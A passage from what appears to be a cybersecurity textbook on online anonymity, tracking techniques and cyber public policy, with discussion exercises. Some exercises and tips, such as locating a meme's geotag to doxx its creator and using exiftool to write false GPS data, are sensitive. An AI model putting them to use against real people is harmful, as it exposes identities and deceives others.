A Tor hidden service provides a mechanism by which the client and server do not need to know the IP address of one another. Instead of directly connecting to one another, they connect to a node in the Tor network. This node is chosen by the server when the server is set up. The node is chosen as one of a few random nodes who the server asks to make introductions between clients and itself. The server, called a "hidden service," adds its public key and the list of introduction points (which comprise the hidden service descriptor) to a distributed registry. A URL such as `hello.onion` means that `hello` was determined by the server's public key. A client knows this address, `hello.onion`, in advance, from some other means (*e.g.*, offline). The client then goes to the registry, looks up an introduction point for the server, and then requests the introduction point send a message to the server. This message will be encrypted with the server's public key and will contain a secret value (a "one-time secret") chosen by the client and the location of a Tor node where the client and server can rendezvous. When this message is sent, the server can decypt it using its private key and then makes a connection to the rendezvous Tor node, sending the secret value to the rendezvous node. Meanwhile, the client has also connected to the rendezvous node. The rendezvous node shares the secret value with the client, who will check that it is the original value, and thus verify the identity of the server. The client and server never learn the IP address of the other, because they communicate through the rendezvous node (they are each 3 nodes from the rendezvous node, and thus there are 6 non-rendezvous nodes between them).[14]

These `.onion` sites are said to be on the "darknet," whereas standard websites that are not deliberately obscured or encrypted are said to be on

[14] `https://tor.stackexchange.com/questions/672/how-do-onion-addresses-exactly-work`

the "clearnet."

7.6.5 Tor is not completely anonymous

In 2013, a student from Harvard was caught making a bomb threat on the day of a test.[15] He'd logged into the school WLAN, logged into guerrilla mail (an anonymous, one-time email service), and sent the threat from there. So how did they catch him? The IP header of his email contained the IP of a Tor exit node; this led investigators to realize he was using Tor. From traffic patterns on the university network, they saw that only a few people on the Harvard network were using Tor. From there, investigators had only a few suspects, and quickly found that this student had done it.

Even without such exceptional circumstances, there is likely another way you can be unmasked. Beware: with a close enough lens, all circumstances are exceptional.

7.6.6 Practice and discussion questions

1. [**Level 1**] Try navigating to `thepiratebay.se`. Can you see it from your home country? Launch Tor and choose several random Tor circuits to see which correctly render the page. Which node (guard, middle, or exit node) in the circuit determines whether or not the website will load? In which country should that node be for the website to load? In which countries is the website censored? Can you think of a reason why?

2. [**Level 2**] Using Tor, find five webpages, online videos, or other content that renders in some countries but not in others. Explain why this kind of censorship occurs.

3. [**Level 3**] How does one configure a `.onion` site? Configure one, which points to a site that simply says, `HELLODARKWEB`.

[15] `https://www.forbes.com/sites/runasandvik/2013/12/18/harvard-student-receives-f-for-tor-failure-while-sending-anonymous-bomb-threat/`

7.7 Attack: browser fingerprinting

Browser fingerprinting is an attack that can be used to de-anonymize you online. Sure, a "private" browsing window will not use the cookies associated with your non-"private" browsing windows; however, the IP address you send to the website will be the same with both. Thus, you could still be tracked using your IP address.

If you think that your IP address is but one piece of information, consider your screen resolution[16], your operating system, your web browser (and its version, plugins, *etc.*), and other information readily viewable by a website (after all, that's how they could decide if you're on a mobile platform or not, and dynamically fetch you a different version of the webpage or suggest you to use their app instead), and so on. Sure, many people browsing the internet will have your same screen resolution as you, and so it is only a little informative; however, if screen resolution, operating system, web browser and so on are roughly independent statistics, then just a few of them will compound their discriminating power and be enough to unmask you. Furthermore, features like `Java` can be used to directly reveal your unchangeable hardware MAC address[17]. Look at `https://panopticlick.eff.org/`[18] to see how unique your browsing setup is.

Now consider what this unique browser fingerprint means if you have ever logged in to or accessed Google, Facebook, Amazon, or some other site with long tentacles[19]. Now consider again that Google openly paid Firefox, and that Firefox opens a new Google page when you first launch it. This can result in the unholy marriage of an effectively immortal[21] Google cookie and fingerprinting of your device.

It is for this reason that you should not make your Tor browser window full screen; it helps de-anonymize you.

[16]This will be known by a website if you brows with your windows full screen

[17]Java has traditionally been enabled by default in a few web browsers.

[18]Name taken from "panopticon," which is essentially the eye of Sauron from The Lord of the Rings.

[19]Sorry this wasn't your year, Reddit. If you work hard and drink lots of milk, maybe you'll get your swing at the prize[20] someday.

[20]"Most invasive tech company!"

[21]*I.e.*, it will essentially never expire of its own volition.

7.7.1 Under the influence

These concerns are not simply limited to privacy: tracking your behavior is often the gateway to influencing your behavior. For instance, consider that pornographic websites use the browser fingerprint to track your behavior, even in "private"[22] mode[23]. Why would they bother? A vast compendium of pornography can easily be found for free. So how do pornographers make money?[24] The more niche[25] pornographic content is where there is less free content available and thus where there is still money to be made. Pornographers are try to influence users' behavior by slowly sterring them to more extreme content until the user can be steered off into some pay site.[26]

There is what economists would call a perverse incentive[27] at play here. Imagine a donut shop whose incentive was for you to *not* find the donuts you want.[28]

7.7.2 Practice and discussion questions

1. [**Level 1**] You are designing a new privacy-oriented web browser. What features would you include to provide greater privacy? Why?

2. [**Level 1**] Do you users will use your new browser? Why or why not? Would you yourself have chosen that browser one year ago?

3. [**Level 1**] Why are qualities of open-source software?

4. [**Level 1**] Assume a tool is open source and has many users, but that it still sometimes makes connections to a company notorious for privacy violations. What does this say about the utility of open source as being

[22]Does it start to sink in why we're using these quotation marks here?

[23]`https://fightthenewdrug.org/how-your-porn-may-be-watching-you/`

[24]Product placement? There are some places even advertisers find it gauche to place their products.

[25]Which, in this context, often means more extreme

[26]`https://www.newyorker.com/magazine/2016/09/26/making-sense-of-modern-pornography`

[27]Really. Look it up.

[28]This business model is reminiscent of online dating sites like Tinder: If these sites ever paired people as optimally as possible and in happy relationships, it would likely spell the demise of these companies. The goal is to keep people clicking.[29]

[29]This is reminiscent of the "bliss point" in food science, the point at which people have a positive response to the food, but where they do not feel satiated: `https://archive.is/9vBsY`


a sole decider of the trustworthiness of software? What other design principles are needed to ensure a good experience (*i.e.*, privacy) for the user?

7.8 Reverse image search

It's easy to build a map of URLs to images: That is not so different from one of the core uses of a web browser; a URL is entered, and the images are fetched. Reverse image search is based on using hashing and solves the inverse problem and build a map the other direction: in reverse image search, images are now used as the keys and URLs are the values to which they are paired. Reverse image search is a baseline tool for doxxing.

7.8.1 Practice and discussion questions

1. [**Level 1**] Consider the following photo:



Use a screenshot of this image and the website `tineye.com` to determine the website from which this image was taken.[30]

7.9 Metadata on images and other uploaded files

"Metadata" are data that accompany a file, such as the file's size, creation date, other file details[31], *etc.* Although seemingly innocuous, metadata can actually contain quite a lot of information about your identity. For example, images will often record what kind of camera (often a smartphone) took them. This could be used to target a security vulnerability in one particular model of smartphone; without metadata, the smartphone model might have remained unknown. Also consider GPS tagging of latitude and longitude in smartphone images. Enough of this geolocation data can be used to infer information about an individual's location and habits.

This is not simply academic: when on the run from authorities in South America, John MacAffee[32] released an image of himself on social media. It turned out this image contained latitude and longitude coordinates of his location. MacAffee soon thereafter released a statement saying that he had deliberately scrubbed the metadata and replaced it with misleading geolocation data; however, this was a lie[33], and MacAffee was lucky to evade capture.

Fortunately, we can use programs like `exiftool` to strip metadata or to overwrite it as MacAffee wished he had. For example, `exiftool -all= -overwrite_original photo.jpg` removes all metadata from the file `photo.jpg`[34]

Running `exiftool` without optional arguments will reveal the metadata of the file argument. `exiftool` can be used to replace metadata with new data, including fraudulent data: `exiftool -GPSLongitude="14.273586"`

[30]The image may be used in other places; this means the inverse problem is ill defined. In such a case, find the most prominent source of the image.

[31]*E.g.*, if it's an image, its resolution and what kind of camera was used to take it.

[32]A veteran in computer security and first to make commercial antivirus software. `https://en.wikipedia.org/wiki/John_McAfee`

[33]`https://nakedsecurity.sophos.com/2012/12/03/john-mcafee-location-exif/`

[34]Of course, some metadata, like the file size, are intricately linked to its existence.[35]

[35]With the exception of that video from *The Ring*, which was "born without fingerprints."

`-GPSLatitude="50.860361" my_file.pdf` will add geolocation metadata to the `.pdf`; if such data already exists, it will be overwritten.

7.9.1 Practice and discussion questions

1. [**Level 1**] Use `exiftool` to find out where the image from the following URL was created: `https://alg.cs.umt.edu/images/ocean_wave.jpg` What is the street address?

2. [**Hors Catégorie**] Find a meme online that still has geographic metadata that could be used to doxx the creator.

7.10 Facial recognition

Biometrics like DNA and fingerprints are often used for identification; however, when leaked or stolen[36], they cannot be changed[37]. Most biometrics do not work at a distance[38], and so there is at least a small built-in guard for privacy.

However, facial recognition (which identifies a person by matching features summarizing facial structure on raw images and matching them to other biometric images[39] or even faces mined from social media posts) has far less limitations regarding distance. A carefully placed camera on a dense city corner or subway station can de-anonymize and track thousands of people in rapid succession.

Google and Facebook have been rumored to have very strong facial recognition technology, which they use internally but have not yet released for public use. If true, this can be used to identify you on the internet even when you are not tagged in a photo or associated with the account posting a photo. For example, you could be walking by a stranger at a music festival when they take a photo with you in the background[40], and after this photo

[36] *E.g.*, China hacked data, including biometrics, of roughly 4 million American federal employees: `https://www.wired.com/2016/10/inside-cyberattack-shocked-us-government/`

[37] At least not easily changed...

[38] DNA detection will become more and more sensitive, but it does not yet sniff out your presence on a subway train.

[39] *e.g.*, passport photo

[40] Read: photobombing

is posted to social media, it could be paired with facial features mined from an old social media account, paired to your identity and browser fingerprint, and used to give you targeted advertising for another music festival.

7.11 Attack: `javascript` "beacons"

We've already mentioned cross-site methods by which `javascript` can inform on you; however, `javascript` can also be used to watch your behavior even when you are not clicking links. People tend to move the mouse in characeristic ways as they browse. If you close an internet tab or window with the mouse instead of doing so with the keyboard shortcut `CTRL-W`, you have probably come across sites that pop up a banner[41], which says something like "Pleaaase don't close this website! There are free cookies and kittens if you stay here, just look in the back of my van if you think I'm lying. . . " This annoying behavior is achieved with a "beacon"[42]: beacons are objects with `javascript mouseover` events, which effectively watch the path of your mouse as you browse.

A dense grid of beacons like this could be used to not only estimate whether or not you were likely to close the browser tab; instead, they could track all of your mouse movements. Because people often naturally navigate the cursor to where there eyes are looking, this can be used to track your attention through the webpage.

Furthermore, pilot projects have attempted to make eye-tracking controls to supplant the mouse and touchscreen. These devices would watch your face with front-facing cameras as you browse, and would analyze the images of your face to determine where on the screen your eyes were focused. While these may be efficient, they would be a boon to companies who prey on users privacy[43]. Such devices will likely be commonplace in the next 20 years.[44]

[41]To be clear, it's a pop-up banner in the same tab, and is drawn inside the site's jurisdiction and thus not blocked by pop-up blocking

[42]Shout out to my girl Mavis and her typing skills!

[43]`https://www.technologyreview.com/s/601789/control-your-smartphone-with-your-eyes/`

[44]"Hello, Mr. Yakamoto, welcome back to the Gap. How'd those assorted tank tops work out for you?"

7.12 Attack: behavioral fingerprinting

Furthermore, if behavior itself can be mined for information, that could mean identification from your behaviors, such as where you click the mouse most frequently, to whether you scroll down on a website by using the pagedown key, the spacebar, the mouse's scroll wheel, or using your mouse to drag the scroll bar. If these features were combined, it could make for a fingerprint that is difficult to shake.

As storage becomes cheaper and processing power affords greater tracking with less impact on user experience, these technologies will emerge. Where browsers like Tor can easily make your browser characteristics resemble with other users and protect you from a browser fingerprint, it's more difficult to "launder" your behavioral data in this way. Perhaps future browsers will intercede between you and the website, using random, alternative means to accomplish the same task (*e.g.*, moving the mouse in a different arc from A to B than the one shown on the screen, scrolling with pagedown if you used the spacebar, *etc.*).

7.13 Attack: printer "microdots"

Printer microdots are another way to track your behavior, but this time in the physical world. If you print something controversial and hang it on a telephone pole, there is a large chance that your printer will identify you. Like the MAC address of your ethernet card, many major printer manufacturers[45] have "microdots," tiny patterns of noise-like flecks that cannot be seen without high magnification, embedded into printouts. Printers have their own unique microdots, which uniquely identify one printer, and thus can uniquely identify you by establishing a chain from the microdot pattern on the printout to the printer's serial nuber, to the store from which it was purchased, to the date of purchase (in the store's records), to a credit card or surveillance video from the purchase date, to your identity.

[45]`https://www.eff.org/pages/list-printers-which-do-or-do-not-display-tracking-dots`

7.14 EURion and automated censorship

The EURion pattern[46] is a graphic pattern commonly found in world currencies (*e.g.*, U.S. Dollar, Euro, Yen, *etc.*). This pattern is detected by some scanner manufacturers: for example, if one attempts to scan a new American $100 bill, the scanner, having detected the EURion pattern, may simply fail to scan it again and again. This is not simply limited to scanners: software like Adobe Photoshop will close or erase images that contain the EURion pattern. Note that in some currencies the pattern may be hidden into other structures.[47]

1. [**Level 2**] Does the laserprinter found in the Computer Science department have microdots?

2. [**Level 2**] Find the EURion pattern online and edit it into the in the image from section 7.8 above; does that image still work with the Computer Science department scanner or with proprietary image editing programs (*e.g.*, Adobe Photoshop)? The first student who can get the image to fail wins.

3. [**Level 3**] Come up with a novel use to exploit the EURion pattern.

7.15 Archiving to resist censorship

With websites taken down or servers blacked out by countries or other organizations (*e.g.*, businesses), and with website creators moving quickly to quietly edit content in response to backlash, archiving has become an essential tool.

Archives are websites that preserve the state of a page at a given timestamp.[48] This archiving can be automatic (*i.e.*, it's performed by a webcrawler) or it can be manual (*i.e.*, a user submits a page at a given time, and it is stored). If the original page is changed, the archive will remain.

[46] `https://en.wikipedia.org/wiki/EURion_constellation`

[47] For example, on Japanese Yen notes, the pattern is hidden in the placement of blossoms.

[48] When I was a bachelors student, a professor who employed me knew a fair amount about archiving because his wife worked as a patent attorney, and had made use of The Way Back Machine, an early automatic archiving service, presumably to demonstrate prior art.

Of course, like other things in this textbook, the archives themselves are sometimes scrubbed by organizations– *e.g.*, companies or nation states– with the power to pressure the archiving service. For example, the website `archive.org` has been known to exclude or remove archives, due to the `robots.txt` policy file created on the site being backed up; however `archive.is`[49], which is less of a crawler and more of a deliberate archiving service, is apparently based[50] in Iceland[51], and does not obey a site's `robots.txt` policy.

7.16 Censorship-resistant codes

For partisans[52] throughout history, construction of censorship-resistant codes has been very important. For instance, in the late 17th century, England's Glorious Revolution saw the Catholic monarch deposed and the Protestant Dutchman William of Orange installed. When William of Orange later died after a fall from his horse after the horse stepped through a mole hole, the supporters of the former monarch were said to toast, "To the wee men in black velvet!", referring to the similarity of a mole's hair to velvet. As today, speaking in a cryptic manner afforded this political minority a means to speak with one another while still maintaining some plausible deniability to others.

The same can be seen in comment pages of modern social networks: where language is policed, humanity has always shown some surprising creativity and resilience. For instance, there are unicode font characters that render standard text upside-down or that, when placed in succession visually resemble whole words or images. While not cryptographically secure, these kinds of codes are extremely difficult to target for censorship, and for this reason, you will still see them used to circumvent censorship on websites like YouTube[53]. Another approach is to use codes that pass through different sorts of informational bottlenecks. For example, one can choose other words

[49]Soon to become `archive.today`

[50]"Full stop."

[51]Censorship is forbidden by the Icelandic constitution: `https://en.wikipedia.org/wiki/Internet_in_Iceland#Censorship`

[52]"I have changed my MAC so often, I have lost my wife and children, but I have many hacks. . . "

[53]Miss me with that, Susan.[54]

[54]"BitChute, please."

that have a similar sound: in French, "house fountain" (crudely translated to "maison fontaine") sounds fairly similar to "my children" ("mes enfants").

Practice and discussion questions

1. [**Level 2**] Assume you are a partisan fighting in a great (meme) war against censorship. Critics of a prominent politician use the phrase "tricky puppy" to talk about the politician online. Online comment pages for prominent social networking sites, whose executives are supportive of the politician, begin blocking out content and banning users who use the exact phrase "tricky puppy." Come up with two ways to post the phrase in spite of this censorship. Assume that the comment boxes accept unicode text, but do not allow image uploads.

2. [**Level 2**] Assume you are an engineer working at the tech company in the question above. Come up with three ways to eradicate each of the codes you proposed to resist censorship in the question above.

3. [**Level 2**] Are there any censor-resistant codes that you cannot easily disarm? Who do you predict as the eventual victor in the battle between censorship and radical speech?

7.17 Erasing a disk

Simply removing files from a disk will not guarantee that the files cannot be recovered by someone clever. The reason is similar to the dangling pointer exploit we saw in the Breaking and Entering chapter: freeing memory does not guarantee that its contents will be changed until someone else needs to use it. The same is true on a file system: creating a file is like an allocation for the file system, and removing a file is like freeing a previously made allocation. The contents of the memory may not yet be erased, and so someone scanning through the raw blocks of the file system may find some or all of the "removed" data alive and well (although not attached to a valid file).

If you want to wipe your data more permanently[55], software like BleachBit function like a digital shredder[56]. It has a GUI interface, and can be used to

[55] "Like with a cloth or something?"
[56] "I'll bet he never has to look for a can opener."

erase specific files or folders as well as remove temporary internet files (like cookies).

BleachBit cannot protect you against of malware and unintentional cloud backup software (such as the previously shown Apple example that uploaded users' unsaved documents to the cloud).

Chapter 8

PUBLIC POLICY

Hopefully this book has impressed upon you a few reasons why cybersecurity is becoming more relevant every day. Not only is awareness of cybersecurity an important part of being an informed consumer and coder: cyber plays a large and growing role in geopolitics. Big players in cyber are the United States, Russia, China, and Israel. What these countries tend to do with cyber technologies (both offensive and defensive) is a question of politics and public policy. An entire book could be written about public policy on cybersecurity; we will make do with some of the most pressing concerns.

8.1 Beware of technical answers to political questions

Technical expertise addresses questions of the form "can we..." (and if so, "how can we..."). But questions of the form "should we..." are political and moral in nature.

Engineers and technical experts are often guilty of seeing technology as a panacea, and that technical advancements can unilaterally address questions of ; however, tech is not the answer. Unless the tech makes a radical advancement that empowers individuals over groups in a way that cannot be traced or regulated, technical solutions to political questions are rarely successful.

Lavabit was well constructed, secure email service. It was eventually shut down. It was not shut down by breaking its crypto, but instead by successfully pressuring the owner of the site. Users of such a private website, the argument goes, were enabled by site owner, and thus he was complicit in any of their illicit dealings.[1] The point here is clear: politics defeated technology.

If consumer demand for privacy increases, so will available platforms, but only if political power allows it.

It may surprise you how well things can be erased from the internet as far as most people are concerned: people that have killed in an attempt to effect political change (by the most literal definition, terrorists) have had their manifestos or other media censored somewhat effectively by technical prowess; however, it is through politics that these documents are really removed from the public discourse.[2] A DDoS, even a well-executed one, wouldn't have eradicated the media (consider that the enforcement for possession of these media are often permitted in the United States; however, political action can eventually see this change come to pass. But if it comes, it comes at a heavy cost.

You are now a trained in the basics of cyber. You could probably script a simple DoS attack with pings from a cluster to a website of choice, or even a DDoS attack if you could infect enough people with malware[3]. But you are not likely to leverage these skills to permanently eradicate any online information[4]. And besides, your actions will almost certainly have serious consequences for you if you do. If you really want to dictate what people can say and hear, with fewer consequences, go to law school and run for office. It's hard for a cyber-partisan to stand alone against a proper army, no matter how well prepared.

Carl von Clausewitz famously said that "War is the extension of politics by other means." However, through a certain lens, his worldview is charitable to the animal nature of man and should be reversed: it is politics that are simply another means by which people subjugate one another to their will (or collective will). If you want to blot out parts of the inernet with a black permanent marker, a DoS/DDoS attack and other technical wizardry are nothing compared to strong, unified policy. If you want to see the policies

[1]Which, to be clear, should not be trivialized.

[2]For instance, an 18 year old man has been imprisoned for sharing a live stream of a shooting in New Zealand mosques. He faces 14 years if found guilty. `https://www.thesun.co.uk/news/8660140/new-zealand-shooting-christchurch-teenager-shares-live-stream-faces-jail/`

[3]Have you ever committed code to any widely used upen-source packages?

[4]And the Streisand effect is real.

that will come, focus less on the current technical capabilities and instead look at who is crying in front of television cameras and demanding massive change.

As with all things, we must beware of both the implications of our more and more connected world, but also of pathos-driven political pressure: as H.L. Menckin once wrote, "The urge to save humanity is almost always only a false-face for the urge to rule it." This phenomenon can be seen everywhere, including cyber.

8.2 Civil liberties vs. order

8.2.1 Global connectedness and pressure for greater political homogeneity

Without even casting an eye to China, the connectedness of our modern world can be seen in rising tensions between American First Ammendment and European restrictions on free speech[5]: as the world becomes smaller with more connectedness, there is an understandable drive to have a single policy toward contentious speech that will fit everyone. Whether in the European Union or China, tech companies thus far have favored the more restrictive stance, which affords them greater market access in the short term.

This will likely see a cooling effect on free speech and civil liberties online over the next decade or more. Eventually, this could lead to political homogeneity throughout the world; if not, it will almost certainly lead to a greater and greater balkanization of the internet into separate networks.

[5]A former landlady, raised in Europe, once told me that we should just give heavy penalties to anyone who says anything that makes another person uncomfortable. At that time, I myself had recently moved back from Europe, and I told her that I understood, but that this was fundamentally difficult with the American constitution, that there were people who would say that her saying this would make *them* uncomfortable. She swiped her hand through the air and looked annoyed, and said something like "Oh, come on, I mean insults, things that *actually* make peope feel uncomfortable..."[6]

8.2.2 London: smile, you're on camera

In London[7], there is roughly one CCTV camera for every 14 people. These cameras capture people's behavior in all parts of society, including commuting, working, and shopping.[8]

As facial recognition and other complementary tracking proliferate, this poses real challenge: This tremendous amount of information could be used prevent a peaceful transition of power[9] if the voting base votes against the interests or worldview of those currently in power[11]

8.2.3 Europe: Article 13, an unlucky number?

The Directive on Copyright in the Digital Single Market– which is referred to as Article 13– is a European Union directive described as enforcing copyright; however, it can be used to block political content and– I hope you're sitting down as you read this– memes.[12] VPNs are regarded as a defense against article 13 and other censorship regulations; however, a VPN based in an EU country will collaborate with authorities[13].

8.2.4 China: The Great Firewall/Golden Shield

The Great Firewall of China refers to China's domestic regulation of its internet. China's internet is essentially, for many purposes, its own separate network. Inside of China, many websites hosted in other countries are censored. Censorship is sometimes accomplished by blocking connections to banned IP addresses, which may be known to host content disallowed by the

[7]It isn't only in London: `https://www.cbc.ca/news/canada/manitoba/bermax-caffe-search-warrant-cameras-1.5258672`

[8]`https://www.cctv.co.uk/how-many-cctv-cameras-are-there-in-london/`

[9]*E.g.*, gathering "kompromat"[10] on an opposing politician.

[9]"In Paris, a vampire must be clever for many reasons. Here all one needs is a pair of fangs."

[10]Compromising information that can be used for leverage

[11]I know it's a stretch, but who knows, *maybe* this tension between popular sentiment and the opinions of parliamentarians could come into tension someday.

[12]`https://www.eff.org/files/2017/10/16/openletteroncopyrightdirective_final.pdf`

[13]If you want to post a spicy meme[14], there's a good chance your EU-based VPN will reveal your identity.

[14]Instead of stealing valor when the next meme war comes.

Chinese state[15]. This is used to ban prominent social networks hosted in the West[16]. Another method is via DNS spoofing, by which state-owned servers inside of China send an incorrect IP address to lookup a domain such as greatfire.org[17]. "Deep packet inspection" is used to re-route or block content based on the content of the traffic (rather than the address from which the traffic came). Machine learning is used to detect suspicious traffic patterns, which may indicate use of VPNs or Tor.

China's great firewall has effectively splintered the internet. It was the first, but not the last, major player to produce conversations where one party says to another, "I can see this page, but you won't be able to." It has strong bearing on the future of the internet and implications on the ability for Chinese citizens to be heard politically.

8.2.5 America: "defending freedom and liberty at any cost. . . even liberty"

The United States' Patriot Act after the terrorist attacks on the World Trade towers in New York opened the door to greater surveillance, including greater domestic surveillance against American citizens than had previously been permitted.

The accountability of technology companies for backing up user data (*e.g.*, numbers called from certain phones) has led to other threats to civil liberties: these data will be hosted by private companies, ushering in a greater tollerance for lack of privacy, even to those to whom we have no political say.

Likewise, government pressure for backdoors in encryption[18] essentially result in deliberately defective encryption. Even if it is conceded that security and stability benefits from government access outweigh harm to privacy, we will see below with the now famous example of TSA master keys that it will be difficult to construct backdoors that permit only authorized access but not access by others. These other prying eyes may be corporate or even

[15]While it's common to condescend in the West, consider: is there anything that you could host that would be taken down if hosted in a western nation? It is a complicated issue.

[16]Wait! No social media? Let's hear the Chinese out. . . You mean they have their own domestic, state-sanctioned social networks? Nevermind.

[17]`https://en.wikipedia.org/wiki/Great_Firewall`

[18]`https://www.privateinternetaccess.com/blog/2019/07/us-attorney-general-demands-encryption-backdoors-at-all-costs-and-for-you-to-just-accept-it/`

other states with interests counter to those of the United States.

8.3 Influence in a connected world: from markets to warfare

Connectivity through the internet leads to greater means to influence one another. In our more connected world, there is a continuum of phenomena that alter our behavior, either individually or as a society.

On one extreme is organic market pressure. For example, Germany doesn't seem to love movies about the Second World War quite the way America does. This likely influences media producers looking to market their films to a global audience. Further on the continuum, a vocal minority of people may unite online to upvote/downvote a movie, thereby influencing public perception or the film studio. Further still, there is overt state action (China rejecting films that are not pro-China). On the other extreme is "cyber terrorism," such as the hacking of a film studio Sony before the film *The Interview*, which mocked the North Korean regime and showed the assasination of its head of state, was released.

8.4 Consumer protection

With privacy-violating technologies like those described in the Going Dark chapter, it is not possible for every senior citizen or child to avoid being preyed on for generations, maybe ever. This may lead to greater calls for regulation of tech companies. While this regulation could address many concerns (*e.g.*, if tech firms are held financially responsible for children accessing adult content on their platforms, the proof of age on pornographic websites would likely be more stringent than a "Please say you're an adult" checkbox), it can also be used to entrench current power structures. For example, Facebook CEO Mark Zuckerberg recently invited for greater regulation of Facebook.[19] Greater regulation would create barriers to entry for new firms competing against Facebook with greater privacy options or firms that organically achieve less online friction between people on the social network. Government-mandated rules instead might dictate that tech firms have a

[19]https://www.wsj.com/articles/zuckerberg-for-regulation-11554061880

certain number of appointed privacy ombudsmen; this would be trivial for a company like Facebook, because of its scale, but not for new entrants into the market.[20]

If this seems extreme, consider that Intuit (who makes the TurboTax tax preparation software) lobbies aggressively to keep the tax code complicated[22]; thus far, the tax code hasn't been simplified much[23]. So just imagine what kind of effects will come from cyber becoming a big business in our lifetime.

Some users increasingly decouple their lives from technology, acknowledging that cyber cannot be adequately controlled for the time being. Surprisingly, these people are not limited to luddites. The governments of Germany and Russia are considering using typewriters instead of computers to prevent espionage.[24]

8.5 Military use of cyber in an offensive capacity

8.5.1 Argument pro: "third-offset"

"Offset strategies" are American military strategies for how the United States could best a foe who possesses greater resources, such as a country with a much larger population of fighting age. The first offset refers to the dawn of the nuclear age, when atomic weapons enabled America to punch above its weight. The second offset refers to laser-guided bombs seen in the first Gulf War, which enabled precise targeting of munitions and lower collateral damage. There are some that say that cyber is the third offset.

In this manner, it is possible to make a case for the development of cyber weapons and for the withholding of discovered zero-day exploits.

[20]Just like that wise turtle said in Kung-Fu Panda, "We often meet our destiny on the road we take to avoid it."[21]

[21]This is reminiscent of the rumored cold war paper shredder with a scanner that would scan documents as they passed through.

[22]`https://techcrunch.com/2013/03/27/turbotax-maker-funnels-millions-to-lobby-against-easier-tax-re`

[23]This can hardly be blamed on Intuit alone, but it is interesting.

[24]`https://www.inquisitr.com/1354255/low-tech-opsec-germany-and-russia-buying-typewriters-to-avoid-`

8.5.2 Argument con: proliferation

Broken encryption can harm Americans as well as non-Americans, robbing everyone of privacy. Backdoors open citizens and non-citizenss abroad to surveillance by regimes who do not share American values about what is permitted and what is not permitted.

Furthermore, even without aggressive policy, the development of cyber weapons leads to proliferation. For example, the Stuxnet worm, which targeted the Iranian Natanz nuclear research facility, was thought to be jointly produced by the U.S. and Israeli governments. It was detected "in the wild," infecting computers outside of Natanz. This will inevitably lead to blowback with cyber weapons built on top of Stuxnet.

Likewise, a portfolio of NSA hacking tools were stolen from a staging server[25]. These tools are now in the hands of the "Shadowbrokers" group, and can be used to launch attacks on American and allied infrastructure or to empower states with interests counter to the United States.[26]

This is not to say that Stuxnet wasn't a very interesting and ambitious attempt, nor that cyber weapons should be eschewed for conventional, non-cyber means.[27] But we must weigh those benefits against a real cost.

8.5.3 The balance: swords and shields

Intelligence agencies and military / paramilitary organizations do not disclose zero-day exploits, because they would then be robbed of a means to infiltrate or harm opponents; however, those holes are the very means by which the same agencies have been left vulnerable in the past. This is not wrong of them, but it poses interesting questions if those same vulnerabilities are exploited by others, costing vast amounts of money due to industrial espionage.

This generalizes this difficult question to an essence: We are free to build swords and we are free to build shields. If we choose to build swords to get what we want in the short term, we should not be surprised when we find that kind of "might makes right" sentiment turned against us.[28] When you

[25]A computer used to organize and launch cyber attacks

[26]`https://www.wired.co.uk/article/nsa-hacking-tools-stolen-hackers`

[27]It's been said that every war is lost by a general fighting the last war, with the last war's tactics.

[28]"All those who draw the sword will die by the sword."

are tempted to consume the fruits of invaded privacy, consider how you will feel when one day you pay the cost of their production. This is not to say that we should only build shields, nor would it be my place to say so[29]; it is simply a delicate balance.

But as we choose as a country, as the West, and as a world which point we want to occupy on that continuum, we must remember: we get the world we deserve.

8.6 Practice and discussion questions

1. [**Level 1**] What is an "offset" in the context of American military strength? How does cyber function as a third offset? Is it effective? Write a paragraph arguing each side (in one paragraph argue that it is effective, in another paragraph, argue that it is not effective).

2. [**Level 2**] Propose a new internet that would have perfect privacy when wanted.

3. [**Level 2**] What would be technical benefits and technical downsides to the availability of the new system you've described?

4. [**Level 2**] What are benefits and problems that could affect society if your new internet system is realized?

5. [**Level 2**] What kinds of policies would ensure the greatest good comes from this new internet? Do not assume that the world is in political solidarity regarding the use of the new internet protocol.

[29] I am but a humble monk training in the art of cyber for artistic reasons.